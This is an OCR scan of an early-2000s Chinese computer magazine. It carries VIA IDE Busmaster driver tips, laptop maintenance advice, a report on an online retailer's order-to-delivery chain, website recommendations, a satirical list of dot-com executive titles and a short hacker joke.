我们检验是否打开Ultra ATA66模式一般有两个方法：一是“设备管理器”中是否能正确识别硬盘模式；二是VIADMATool程序是否能接管UDMA设备。朋友们经常迷惑的一个问题是，安装了四合一驱动程序包后却仍不具备这两个特征，而且奇怪的是，有时可以识别硬盘模式，有时却不可以。实际上这是你的主板未安装PCI IDE Busmaster，而某些版本的四合一驱动程序包并不自带这一总线驱动程序，你还必须单独安装它。可以到驱动之家下载得到，现在的最新版本是2150（3），这是VIA正式发布的官方版本。下载后会得到一个扩展名为ZIP的压缩文件，解压缩后找到其中的Setup.exe程序安装即可，一般情况下都可以顺利打开Ultra ATA66模式（如图1）。

笔者经常收到一些朋友的来信，说安装VIA四合一驱动程序包时，系统会提示找不到viagart.cat文件，这可能是由于该主板从未安装过VIA 4in1驱动。解决的办法是，先将




图1

下载的VIA 4in1压缩包解压到任意目录，再进入AGP子目录，然后将其中的Viagart.inf和Viagart.vxd两个文件压缩成一个zip文件，并改名为viagart.cat。接下来再次运行4in1安装程序，当系统提示找不到viagart.cat时，只要将路径指向刚才的AGP目录即可顺利完成安装。

2.在Windows 2000下打开Ultra ATA66模式

一段时间以来，笔者曾多次试图采用与Windows Me一致的方法，在Windows 2000中打开Ultra ATA66模式，但均告失败。每次安装VIA的四合一驱动程序包后，系统并没有什么反应，即使修改了INSTALL.DAT文件来强行安装VIADMATool程序，仍频频报错。VIADMATool程序根本无法进行工作，那当然更谈不上找到UDMA设备了。虽然有高手介绍说，只要在“设备管理器”进行一些设置，即可打开Ultra ATA66模式（如图2），但笔者总一直觉得有些不大对劲。




图2

最近，笔者安装了最新的4.28版本驱动程序，驱动程序解压后可以看到有一个名为IDEWin2k的文件夹，似乎有些门儿（注意，另外一个DMATOOL文件夹是Windows 9x系统下的管理工具）。笔者安装结束后立即重启动系统，发觉与过去安装其他版本时并无什么区别。按照在Windows Me下打开Ultra ATA66模式的经验，笔者又尝试再一次去安装2150（3）版本的PCI IDE Busmaster，系统却报告说该程序无法在Windows 2000下工作。笔者感到十分不解，因为驱动之家在下载页面上介绍说是同时For Windows 9x/Me/

2000 的，这是怎么回事呢？

于是，笔者再一次来到驱动之家寻找答案，看到还有一个 3.01.1 版的 IDE Busmaster 驱动，可以支持 686B 芯片组，不过它并不是 VIA 官方发布的版本，而是 VIA 为（硕泰克）主板量身定做的。不管它，既然是最新版本（版本号已到了 3.01.1，肯定性能方面有一定提高），就先下载安装吧。文件接近 1MB，下载后得到一个名为 580_3011.exe 的可执行文件，当然直接双击安装啦。安装的过程比较简单，如图 3 所示，只要选择 “ Install ” 即可，重启动后会提示找到新



图 3

硬件，将路径指向刚才解压的目录就行了，还需要再一次重启系统。这次会在系统托盘区看到一个小图标，右击后有 “ Launch （与 VIA 网站相连接）、Auto Start （自动启动，该程序安装后默认与系统一起启动，你可以通过 “ Auto Sart ” 进行设置）、Suspend Utility （关闭程序）” 三项快捷命令，双击该图标后会看到如图 4 所示的界面，笔者觉得这一界面与原来的相比似乎更友善，管理起来也更方便。

在这个名为 VIA Bus Master PCI IDE Utility 的程序中，最上面是 File、Help 两个菜单，后者当然不用多说，前者可以让你保存当前的修改，下面是Drive Feature（驱动器特性）、IDE Controller Feature（IDE 控制器特性）两个标签页。通过 Drive Feature 标签页，我们可以很清楚地看到自己的硬盘工作在哪一种接口模式下。右下角的 “ Current Mode ” 是硬盘当前的接口工作模式，你可以通过“ Update to ”下拉列表框，在不同的接口模式之间进行切换，当然这需要你的硬盘本身支持该接口模式才行，而且关闭该程序前还必须保存设置。如图 4 所示，可以清楚地看到硬盘当前是工作在 Ultra - DMA Mode 3 模式下，也即 Ultra ATA66 模式，这下你可以放心了吧？当然，在这里你除了可以对硬盘的 Ultra ATA66 / 100 模式进行控制外，还可以了解到硬盘和光驱的不少附属信息，如硬盘的出厂序列号、Firmware 版本、型号、柱面




图 4

数、磁头数、扇区数、容量，光驱的序列号、Fireware 版本、型号等详细信息，信息还挺丰富的呢。

笔者觉得特别值得一提的是，原来一运行 VIADMATool 程序便报错的情况现在立即消失了，而且在这里还增加了识别 UDMA 设备固件信息的功能（朋友们可以将图 5 与图 1 进行对比）。





图 5

3.在 Windows Me 下使用 VIA Bus Master PCI IDE Utility 工具

笔者觉得这个 3.01.1 版本的 VIA Bus Master PCI IDE Utility 工具非常好，就想是否也能在 Windows Me 下使用。于是进入 Windows Me 后进行安装。安装过程出乎寻常的顺利，安装后同样可以看到如图 6 所示的窗口。与图 4 相比较，可以看到这里除了增加了一个 Enhancement Feature（增强特性）标签页外（该功能可以在一定程度上提高你硬盘的性能，而且控制起来颇为方便，只要进行简单的勾选即可，如图 7 所示），其余的内容都差不多。而且原来的 VIADMATool 程序仍旧起作用，不过并不像在 Windows 2000 中可以识别硬件的信息，而是与原来一样。



Í¼6




图 7

总结：PCI IDE Busmaster 程序对使用 VIA 芯片组的主板是否能顺利打开 Ultra ATA66 / 100 模式十分重要，其实朋友们遇到的无法识别硬盘型号等问题基本上都是因为未安装 PCI IDE Busmaster 引起的。而这个由 VIA 为 Soltek 公司特别开发的 VIA Bus Master PCI IDE Utility 工具更是十分实用，无论是 Windows 9x / Me 还是 Windows 2000 系统，都可以对 UDMA 设备进行管理，建议朋友们安装。

笔记本电脑 保养技巧

¡ö江苏　引火虫



在信息化社会高度发达的今天，计算机已经涌入到各行各业，而笔记本电脑也正逐渐走下贵族台阶，成为商界人士移动办公的首选设备。当人们的工作越来越依赖于笔记本电脑等便携设备时，重撞、洒水和意想不到的事故会使这些脆弱的移动设备受到损坏。下面，笔者就向各位介绍笔记本电脑的保养技巧。

1.不要轻易让笔记本电脑跌落或与水接触

现在笔记本电脑的发展趋势是功能越来越强大，重量越来越轻，因此我们要当心笔记本电脑的硬盘在跌落中损坏。虽然一般情况下，硬盘厂商考虑到这种意外的情况，在侧着跌落时，笔记本电脑的机盖和电源都呈关闭状态，而且是某个边角先着地，硬盘并没有受到多大损害。但当笔记本电脑机盖打开成90°跌落时，硬盘就非常容易受到严重损坏，特别是笔记本电脑正在运行时，你可千万不要让它跌落到地上，这可关系到数据资料的安全呀。还有一个需要注意的问题，就是不要随便让显示屏、键盘等部件被洒上水，好在现在笔记本电脑大多有更好的防水性，即使是咖啡洒在键盘上，也只需重新擦干就可以了。

2.让笔记本电脑中的资料更安全

刚才我们已经知道，笔记本电脑坠落在地上是相当危险的。其实我们最担心的是硬盘损坏导致存放在硬盘上的重要数据丢失。那么怎样才能保护好自己的数据呢？

其实，随着硬盘技术的飞速发展，现在大容量的高速硬盘价格越来越容易被我们接受，不过笔记本电脑中的硬盘不仅容量比台式机要小得多，而且价格还要贵上好几倍。从安全方面考虑，活动式笔记本电脑驱动器如Iomega ZIP和Imation LS-120的性能就很好，而且这种驱动器适用于将数据备份到公司的网络或台式机上，或者使用Iomega公司的Clik驱动器来存放一些比较重要的文件（一张盘片可以存放10MB的数据，应该够用了吧）。还有一种更简单、更可靠的办法，就是直接在Web上备份数据，以后要使用时只要直接下载就可以了。现在许多网站都提供这种服务（也就是常说的“网络硬盘”）。

3.保护自己的笔记本电脑

相对于台式机而言，恐怕笔记本电脑更易遭到小偷的光顾。虽然大多数笔记本电脑可以通过设置密码来提供基本的保护措施，但道高一尺、魔高一丈。如ThinkPad这样的名牌笔记本电脑，每次启动时都会进行特殊显示，要想使用它就必须使用密码对硬盘解密，即使小偷将硬盘拔插到另外一台计算机上也很难读取原始数据，但ThinkPad只有在冷启动或从节电休眠模式唤醒时才会显示这些密码信息，而从挂起状态唤醒时却不显示。因此，我们还必须同时设置开机密码、硬盘数据读取密码以及其他相关的密码。总之，不要怕麻烦，尽量多设置一些密码，必要时可借助于一些专用工具软件。

4.升级你的笔记本电脑

升级旧的笔记本电脑可以使它发挥更高的工作效率，而且花费并不多。虽然笔记本电脑已经向着标准化的方向迈出了不小的步伐，但笔记本电脑除了在硬盘、内存方面可以进行一定的升级外，几乎不大可能进行重大升级，除非你向厂商求助。因此，升级最有效的办法就是为笔记本电脑添加硬盘和内存，但由于笔记本电脑的空间有限，你可不要企求使用双硬盘哟。

（1）硬盘升级

建议至少选择10GB或12GB以上容量的硬盘，这样可以保证移动办公的效率。注意，虽然台式机上的硬盘转速已经达到7200r/min，但笔记本电脑的硬盘才刚刚达到4200r/min，因此提高硬盘的性能就成了提高整个笔记本电脑系统性能的关键。首先应该升级笔记本电脑的主板BIOS到最新版本，否则可能无法支持大容量的硬盘，然后分别运行磁盘扫描程序、磁盘碎片整理程序，让旧硬盘处于最优状态，接下来便可以将旧硬盘上的资料备份到磁带机或软盘上。在断电状态下将原来的旧硬盘取出（不要忘记一定要断开电池连接），然后小心装入新的硬盘，并用螺丝固定好，与电池连接好，然后便可以开机了。假如电脑无法自动识别新的硬盘，我们可以到BIOS中将硬盘的类型设置为“Auto”。

（2）内存升级

笔记本电脑内存因为要控制体积和功耗，因此要比台式机的内存采用更先进的工艺，单芯片的存储容量要比台式机内存高出一个级别。所以，笔记本内存的体积要远比台式机小，但价格却要高出许多。朋友们可千万不要认为笔记本电脑内存32MB就够用了，其实由于笔记本电脑中硬盘的速度很低，因此当内存不够时就会使用大量的交叉文件，这样程序运行的等待时间就会远远长于台式机，因此最少也要保证64MB内存的容量，对性能要求更高的朋友来说可以配置128MB的内存，但要注意笔记本电脑有它自己的专用内存，如Kingston（金士顿）等。升级时最好使用一个正确接地的防静电护腕，同时还要断开电池连接，找到内存插槽，将新内存条正确地安装在插槽中，重新盖上内存盖并连接电池。



□本刊记者　贾欣

网上购物流程大写真

作为电子商务（B2C）重要的组成部分，个人网上购物已不是什么新鲜事了。它不仅给我们的生活带来了许多方便与快捷，也成为评判网民触网级别的标准之一。在享受现代科技带来的时尚之余，网上购物的背景流程却颇为神秘。

世纪卓越网站（www.joyo.com）在国内众多的B2C模式的电子商务网站中，突出音像制品和图书的销售主业，以价格低廉、定位明确、送货及时（48 小时），形成自己的鲜明个性。很多购买者就是冲着它的同类产品价格比传统渠道要便宜许多，而加入到网上购物中的。著名的《大话西游》、《东京爱情故事》已成为卓越网销售的标志产品，促销时 4 元一套的《大话西游》一天的出货量就有五千多套。他们是如何快速安全地处理这么多的网上定单，又是如何将产品送到购买者手中的？我们带着对网上购物具体运作细节的浓厚兴趣，对卓越网进行了一次购物流程的跟踪采访。

网上订购环节

这个环节网民可以自己亲身体验，我们只写出大概流程：登录网站—挑选商品—注册登录—填写定单及相关要求—确认付款方式。

用户的第一次购物经历是非常关键的。如果第一次的印象非常差，无论以后网站上的商品多便宜，多优惠，可能也很难再让人动心了。为了实际了解订购商品是如何送到购买者手中的，我们将从这里开始我们今天的“定单之旅”。



卓越的产品货架，好东西多多哟！

在这里要提到的是，卓越网有一套自己开发的电子商务后台系统。这个系统可以完成从订单中心的订单自动录入、确认，物流中心的汇总、出库打印，到客服中心的查询、回复整整一套流程。各个环节的工作人员都可以通过互联网共享这个数据库，随时查询、处理每一个订单，及时了解产品库存情况。有不少的其他电子商务公司，咨询过卓越网这套系统是否出售。据卓越网的负责同志介绍，等这套电子商务后台系统开发得更加成熟与完善后，他们再考虑出售问题。

接下来我们的“定单之旅”就要正式起程了，我们将为您揭开商品从确认订单到送达客户的全过程。

订单处理

购买者在网站上提交订单后，订单会自动进入网站的数据库。订单核对人员会根据订单内容进行检查，有问题的订单会在这里得到妥善处理。大部分情况是收货地址不完整，工作人员会通过订单上的E-mail或电话与客户联系。如果E-mail也有问题、电话也没留，那么这张单子就只好作废了。核对无误后的订单将提交到物流中心并自动回复通知购买者。



这是卓越的库房（看着跟堡垒似的）

物流中心分类处理

物流中心实时接受数据库传来的订单，并按时间顺序汇总整理，形成货物汇总单。负责运送货物的配送公司定时定次到仓库，按照汇总单的要求提货。

卓越网的仓库远没有想象中的那样大，为了节约成本，同时方便配送公司取货，他们把仓库设在北京德胜门外的城区中。仓库中一条长长的走廊，连着各个库房，其实每个库房不过是一个十几平方米的屋子。



随产品附带的产品名细单就是这样打印出来的

卓越网的产品种类并不是很多，销售的基本上都是热门产品，这也是卓越网与其他B2C网站不一样的产品销售策略。虽然产品种类不多，但是一些热门产品的进货量有时却能达到几万套。据介绍，他们在进货前，都在用户来信和用户反馈中，仔细分析寻找用户需求热点，估算需求量，配合人们的关注热点进货。当问及许多电子商务公司尽量降低库存数，甚至实行零库存的产品策略，卓越网为什么还要保存这么多的库存时，负责VCD产

品进货的柯小姐回答说：由于卓越网对北京及上海地区的客户承诺了48小时之内送货上门，这就要保证一定的库存量以满足速度上的要求。另外，如果遇到订货数量猛增而导致库存不足，临时采购会造成产品成本的增加。其实采购环节跟传统商业企业没什么区别。

参观完库房，我们来到卓越网仓库的订单打印中心。这里的DDN专线直接连接后台系统数据库，保证了订单数据的时时更新。在数台针式打印机的吱吱咔咔声中，我们随手拿起了一份订货单，订货客户是北京的梁雪梅小姐，真幸运啊！我们将为这位朋友寄去一份小礼物。只是不知道她看不看我们杂志？

卓越网一共与四、五家物流配送公司签订了配送合同。这几家配送公司每天会定时定次地来卓越网库房取货及订单。上文所提到的货物汇总单就是为了方便配送公司取货而汇总的。我们在库房正好碰到了一家配送公司在取货，在等了一个多小时后，配送公司终于点清了这批货。这批货物的订购时间主要是前一天晚上至次日凌晨。

物流配送公司再分配

当配送公司从库房取回商品后，先要经过产品清单核对、产品封装、按地区分类等过程，然后再将产品分送到城区各个分部，最后再由该地区的配送人员送到客户手中。



物流公司的配送汽车

在国内，专为电子商务服务的物流配送公司并不是很多，很多都是快递公司兼做电子商务的物流配送。我们采访的这家环宇天马物流配送中心(http://www.speed56.com/)，是专门做电子商务物流配送的公司，目前在国内比较有名的卓越、My8848、当当等网站都是他的客户。公司现有员工六、七十人，很快将扩充到100多人，据说招聘的对象主要是北京的下岗职工。我们采访公司老总了解到，电子商务配送在国内还是个新兴的业务，公司并没有太多的经验，整体利润率较低。



送货员正在查看物品信息

送货到手中

商品和订单已经交给送货员了，他们将完成最后的运送工作。

为了实地采访，我们也当了一次送货员，跟随一位送货员，来到北京渔阳饭店的某通信公司送货。当我们看到客户收下订购的



配送中心正在进行二次理货

商品并支付货款后，我们说明了来意并进行了采访。我们了解到，客户进行网上购物最主要的原因是价格便宜和方便快捷。最不满意的是网站宣传不够和产品种类不全。对于客户不满意的这两点，卓越网也有他们自己的苦衷。一个是如今网站普遍不景气，很难拿出更多的资金作宣传，更多的是靠网站之间的合作推荐及产品促销。另外并不是所有的产品都适合在网上销售，网站也要选择适合这种销售形式的商品。

这个步骤是整个物流配送的最后一步，也是让我们感慨颇多的一步。我们在办公室里很轻松地点了几下鼠标，然后坐等着送货人员送货上门。当看到一个或者比你年轻许多的外地小伙子，或者一个三、四十来岁的中年人，骑着一辆除了铃不响哪都响的破车，在数九寒冬的大雪天或者烈日炎炎的骄阳中为你送来商品时，心里那份参与电子商务的时髦感和自豪感被击得粉碎，怎么也不能把这份情景与似乎时尚的电子商务联系到一起。落后的支付环节与配送环节就是中国电子商务现状的一个真实写照，中国电子商务离理想中的电子商务环境还差得太远。

客户服务：沟通消费者的桥梁

客户在网站递交了订单之后，直到订购商品实际送达客户手中，这个过程经过了数个环节。尽管每个人都希望能做到使人满意，但实际上还是有很多不尽人意的事情发生。于是在网上购物配送过程之外，就有了这一十分重要的环节——客户服务。

在卓越的客服部采访中，我们听到这样一个真实的故事。在2000年的中秋节那天，网站上月饼的定购量猛增。由于配送公司的某些原因，很多月饼没能及时送到客户手中。当公司大部分员工下班回家与家人团聚时，客服经理接到客户的严重投诉。当客服经理提着月饼到达客户家时，被非常气愤的客户拦在了门外，后来经过真诚细致的解释后，客户不但把客服经理请进了家中，而且还成了好朋友。

据采访了解，卓越网的客户投诉率一般在20%左右(不低呀！)，大部分是通过E-mail及电话投诉的。投诉的主要问题是商品没能送到或者没能及时送到。这里有配送公司的原因，也有网站本身的原因，这就需要客服人员做大量细致耐心的工作了。有时客服部的人员自己开玩笑说：只有脾气最好、最耐心的人，才能做好客服工作。

对于产品退换率，卓越网一般控制在1-2%。但也有一些用户是恶性退货的，如看完VCD后，硬说光盘内容读不了要求退货，事后调查又没有质量问题。这些损失都将



客户正在验收送来的货品

由卓越网承担。相对来说，能进行网上购物的用户，素质基本上还是很不错的。我们不好对消费者说些什么，只是真诚希望大家能多多支持尚在幼稚期的中国电子商务。

此次采访，让我们更深地了解了电子商务B2C业务的整个过程。我们通过几家购物网站了解到，每天大陆地区的中国电子商务网站网上订单量不过一万单（节日促销，销售量会翻倍），以平均每单50元的消费金额来算，日营业额不过50万元，这种业务量离B2C网站的盈利规模还差得很远。我们也因此对中国的电子商务网站有了更多的感叹，在.COM风光过去的今天，在面对网站倒闭的多米诺骨牌已经被推倒之时，我们更希望把网站称之为公司，因为公司的目标是追求利润最大化。当了解到中国电子商务，不夸张地讲，只是传统商业模式披上了一层网络技术的外衣后，我们不愿意再进行更多的褒贬评论了，只是真心地希望，赢利的网络经济时代早一天到来。

此次采访过程中，正好经历了2月14日情人节的商品订购高峰。作为观察者，我们看到了国内电子商务还很不完善的一面。由于节日来临，订单猛增，而且大部分订购鲜花及情人节礼品的订单都要求2月14日及时送达，这对于承诺了送货时间的网站来说是一个严峻的考验。国内比较有影响的某鲜花礼品配送网站，为了保证2月14日按日（按时是很难了）把鲜花送到客户手中，13日、14日就停止接受订单了。对于处理不了的单子，只能向客户询问能否2月15日送到？结果可想而知。14日，我正好在杂志社办公楼的电梯里遇到一位配送员在送鲜花，他很忙，但手里的鲜花实在让人不忍目睹。网站上那些鲜花价格少则上百，多则五六百元，图片精美令人怦然心动。但是眼前的鲜花绝不是什么名贵品种，只是平常在花店花1、2元就能买到的普通玫瑰，花瓣不但小而且有的已经开始凋谢，满天星也已发黄，离照片及产品介绍的描述相距甚远。希望收到这束鲜花的MM不要以为花语是：“你在我心中就像这朵玫瑰一样已经凋零！”



007 谍报站

□江苏 子竹

虎门之窗网旅游抽奖——答对的网友或代表大多数填写表格网友意向的即可参加本次活动的抽奖。前20名可参加由虎门之窗网站主办的“2001年虎门旅游商务考察免费旅游活动”，奖品包含：在虎门的三天星级酒店住宿费用、虎门旅游考察的三天餐饮费用、交通车辆的接送安排、旅游景点门票费用。

http://www.humen.com/cgi-bin/jian/index1.htm

注册创新会员，赢创新MP3播放器——创新公司通过会员网站提供在线服务，组织会员活动。凡是对创新公司及产品信息感兴趣的网络用户均可注册成为创新会员。如果您购买了带防伪标签的创新产品，还可以用防伪号在网上注册换取积分，并有机会获得包括MP3播放器Nomad Jukebox在内的大奖。创新会员注册的产品越多，获得的积分越多，得到的回报就越多。

http://china.creative.com

搞笑

每过10分钟就变一次窗口颜色，变得我的屏幕不成样子啦！天！鼠标都醉了，不听我使唤了，到处乱跑，怎么办呀？出错出错出错！怎么搞的啊！这么多错误！救命啊……

http://mul2.my.sc.cninfo.net/joke/gift.htm

把猫放进洗衣机里会有什么结果呢？一个还算干净的厨房，上面摆满了水、比萨、吐司、乳酪、意大利面，还有一瓶看起来像酸黄瓜之类的东西。这些看起来似乎很可口的食物，你都可以任意点击，然后游戏会自动把它放到冰箱里去。接着你就看到日历不停地狂翻，代表着时间飞快地溜过，然后你就会在冰箱里看到你以前的杰作了……如果这些发生在现实中，大家不昏倒才怪！

http://it.megajoy.com/online_game/soft/fluff.swf

呆呆虫之豆豆潭——在神奇的豆豆潭里居住着一条快乐的呆呆虫，终日以吃豆子为生。照我们人类的眼光来看，呆呆虫的生活内容实在是有些单调。不过，豆豆潭是个非常神奇的地方，只要呆呆虫每吃下二十颗豆子，就会长一岁。而如果呆呆虫不注意，连续吃，结果……还是大家自己看吧！

http://go6.163.com/~xixihahahehe/download/software/worm1004.exe

扑克魔术——很多人都喜欢用纸牌表演魔术，因为扑克魔术易学，道具易找，节目变化无穷。而且学会一些小的扑克魔术，不仅可以施展自己的才华，还可以为大家带来欢乐。这个网站可以让你学到很多用扑克牌作道具的小魔术，但是想要表演成功可需要苦练哟。

http://djoker.533.net

精彩

情人节快乐么？情人节那天你做什么了？爱看电影的朋友，有没有选好一部经典爱情片，在让自己感动得涕泪交流的同时，感受到彼此的绵绵情意：)，情人节的快乐，快乐情人节！在这个幸福的日子里，这里精选了一些浪漫温馨的经典爱情片海报，回顾它们曾经带给我们的感动！

http://vogue.sina.com.cn/o/o/5267.html

品网

□广东　风之国


图 1


图 2


图 3


图 4


图 5


图 6


图 7


图 8

VGS 专题站　（图 1）

http://vgs.home.sohu.com/

美工设计:★★★★
栏目内容:★★★★　技术含量:★★★☆
浏览速度:★★★☆　用户兴趣:★★★★

网站简介：现在最多人用的PS模拟器当然是VGS啦!如果你想看一看VGS最近有什么补丁下载,或想知道最近PS游戏有什么新消息,那就来VGS专题站看一看。

趣味软件下载　（图 2）

http://funsoft.myetang.com/

美工设计:★★★★
栏目内容:★★★★☆　技术含量:★★★★☆
浏览速度:★★★★☆　用户兴趣:★★★★

网站简介:此网站是国内较早的趣味软件下载点，专门提供各种趣味软件和趣味游戏的下载,有详细的分类,希望能给你带来一点乐趣。

阿鬼休闲屋　（图 3）

http://funnyghost.e-idea.com.cn/

美工设计:★★★★
栏目内容:★★★★☆　技术含量:★★★☆
浏览速度:★★★☆　用户兴趣:★★★☆

网站简介:此网站最适合那些休闲的人来了,这里有音乐听,有影片看,有明星图片和幽默笑话可欣赏,真是应有尽有。

网图桌面　（图 4）

http://desktop.wotoo.com/

美工设计:★★★★☆
栏目内容:★★★★★　技术含量:★★★★☆
浏览速度:★★★　用户兴趣:★★★★☆

网站简介:这里有很多得意的其他网站没有的图片,如阿贵、丁丁……就连最近的热门电影熏衣草的图片也有。

网络安全热线　（图 5）

http://www.rdsk.net/

美工设计:★★★
栏目内容:★★★★☆　技术含量:★★★★☆
浏览速度:★★★★☆　用户兴趣:★★★★

网站简介：网络安全一直都是很多人讨论的话题,其实想安全,最好的方法就是学习一些网络安全知识。此网站就是教你如何不会被人黑的,还不快来！

网络沙龙　（图 6）

http://saloon.363.net/

美工设计:★★★★
栏目内容:★★★★☆　技术含量:★★★★☆
浏览速度:★★★☆　用户兴趣:★★★☆

网站简介:这是一个介绍如何编写网页的地方,里面很多东东都是版主自已写的,其他地方是没有的喔！

MAX 三维帝国　（图 7）

http://maxempire.yes8.com/

美工设计:★★★☆
栏目内容:★★★★☆　技术含量:★★★★☆
浏览速度:★★★★　用户兴趣:★★★★

网站简介:大家应该看过很多精彩的游戏片头画面啦!它们大多数都是用3DS MAX做出来的。想了解更多的3DS MAX，这里可以帮助你。

创新网教　（图 8）

http://go3.163.com/~cuangxing/

美工设计:★★★★☆
栏目内容:★★★★★　技术含量:★★★★☆
浏览速度:★★★★　用户兴趣:★★★★☆

网站简介:此网站真可以谈得上是一个多元化的电脑网络教程，有软件、硬件、认证、电子商务……真是太多了。想知道有多少，来看一看就知道了。

□ MarketingMan

网络公司 26 个重要岗位职责最新说明

时代在变，岗位职责也在变。根据网络公司管理的最新需要，将 CAO 到 CZO 共 26 个重要人物中除 CFO 之外的 25个岗位职责进行全面修正，待国际互联网企业管理协会（IIEMA）正式审核之后，将作为网络企业管理国际标准发布，望各网络公司认清网络行业转变的现实，制订新形势下的公司组织结构策略，参照岗位职责最新说明执行。执行过程中遇到问题请及时向 IIEMA 反馈，以便在下次标准修改时作为参考。

（说明：从 C A O 到 C Z O 中的缩写字母中，C 代表 chief，O 代表 officer，至于中间的 A - Z，下面分别给出其英文单词和所代表的含义。）

C A O：Answerer 首席答辩人，专门负责解答媒体记者、债权人和用户等有关网站倒闭问题的询问。

C B O：Business plan 首席商业计划官，是首席财务官的助理之一，专门针对不同的投资人制订相应的 BP。

C C O：Cost control 首席成本控制官，凡超过 100 元以上的支出必须由CCO批准。

C D O：Domain name 首席域名官，负责公司域名注册、网站清盘时域名的拍卖、域名法律纠纷等相关问题 。

C E O：Exchange 首席交换官，一般由国际 CEO 自由联盟随时更换，是一个常设的短期职能岗位，类似足球教 练 。

C F O：Financial 首席财务官，公司最重要的领导人，决定公司命运的主要人物。

C G O：Guideline 首席方针制订官，规划公司的宏伟蓝图，一般是 5 年以后的目标。

C H O：Harmony 首席协调官，调解投资者和经营者之间的冲突，并确保公司内部矛盾不要泄露。

C I O：Inspector 首席检查官，检查公司内部工作状况，监督员工工作态度。

C J O：Judge 首席执法官，解决内部劳资纠纷，包括员工对降薪、辞退补偿等所引起的问题。

C K O：Keep connecting 网络连接专员，最繁忙的岗位之一，当中国电信的网络连接中断时及时向员工通报 。

C L O：Lawer 首席律师，负责公司被控侵权时的应诉以及各种合同文本的审核。

C M O：Media 首席媒体官，保持和媒体之间的友好关系，为公司随时发布新闻做准备。

C N O：News 首席新闻官，向媒体披露公司网站被黑、裁员、被收购等重大新闻。

C O O：Observer 首席观察员，每天在各大网站 BBS 灌水，有时也被称为“ 大虾 ”，工作向 CWO 直接汇报。

C P O：Privacy 首席隐私官，负责公司内部员工 Email、ICQ、OICQ 等通信内容的监控。

C Q O：Quantity making 数量指标编造专家，负责注册用户数量、页面浏览、营业收入等指标的编造。

C R O：Reduce the stafftrimmer 首席裁员官，负责所有与裁员有关的事务，直接向股东大会负责，包括董事长在内都不得干预其工作。

C S O：Strategy 首席战略官，由已经退位的公司主要创建人担任，在政府机关一般称为调研员或顾问。

C T O：Testing 首席测试官，是公司惟一负责网站建设的专家，由于技术开发不成熟，需要一直测试下去。

C U O：Union 首席联盟官，以战略联盟的名义，专门寻找有收购自己意向的网站。

C V O：VC reception 风险投资商接待专员，首席财务官的另一重要助理。

C W O：Writer 首席网络写手，负责将小事扩大化，通过炒作达到扩大网站知名度的目的，其下属为 COO。

C X O ：Xingxiang（中国特有，所以只能用汉语拼音表示） 网站形象代言人，一般由学历不高且没有任何网络知识的年轻人担任。

C Y O：Yearly 公司元老，这是一个荣誉称号，授予在同一网站工作满一年的员工（这个职位通常空缺）。

C Z O：Zero 最后离开公司的一个人，负责关好门窗，将公司大门钥匙交给物业管理处，可以由 CAO 兼任。

关于主要职务内容重大变化的简要解释：

看了这样的岗位职责说明，你也许会觉得纳闷。众所周知，原来的国际通用岗位标准中，CEO、CMO、COO、CSO、CTO 不是分别为首席执行官、首席市场官、首席运营官、首席销售官、首席技术官吗？怎么全都变样了呢？没错，原来是这样规定的，不过这也是网络行业的现状和发展趋势，因为，CEO 走马灯似的换，只好交给相应的机构来管理，还省去了招聘首席执行官的猎头费用。CMO职责的演变也在情理之中，因为很少有网络公司需要制订正规的市场计划，一般只需要和媒体打交道，要么发个老总的专访，要么做几个版面的广告，和营销实质上没什么关系。COO 的存在在很大程度上其实是多余的，只好自己找点到 BBS 发帖子之类的事情了，反正也不用自己交上网费。至于首席销售官 CSO 嘛，职责早就应该改变了，因为许多网站根本就不需要知道自己要卖什么！

(本文由ChinaByte.com提供)

IT幽默

“骇客”奇遇记

□网络　梁初明

奇遇一：小弟在某公告牌上看见一帖子口气极嚣，其内容大致如下：“本人精通电脑，……有问必答，Email：xx@xx.xx”呸！本人身为骇客，怎能让他叫嚣？好，炸他。NO，要文明点。连上那个免费Email的主机，取得密码档，分析……N个小时之后，获得高级用户密码。哈哈，眼前一片**。找到了那个嚣张的家伙，看了一下他的密码……我晕（**********）。折腾了N+X个小时还是*，算了，我要睡了。第二天，继续分析他的密码。最后得出密码：**********。我又晕。连上主机，输入密码（**********），成了。可那小子的信箱里只有他自己给自己的几封（安慰）信，我还晕。他的密码竟然是十个星号？！^o^

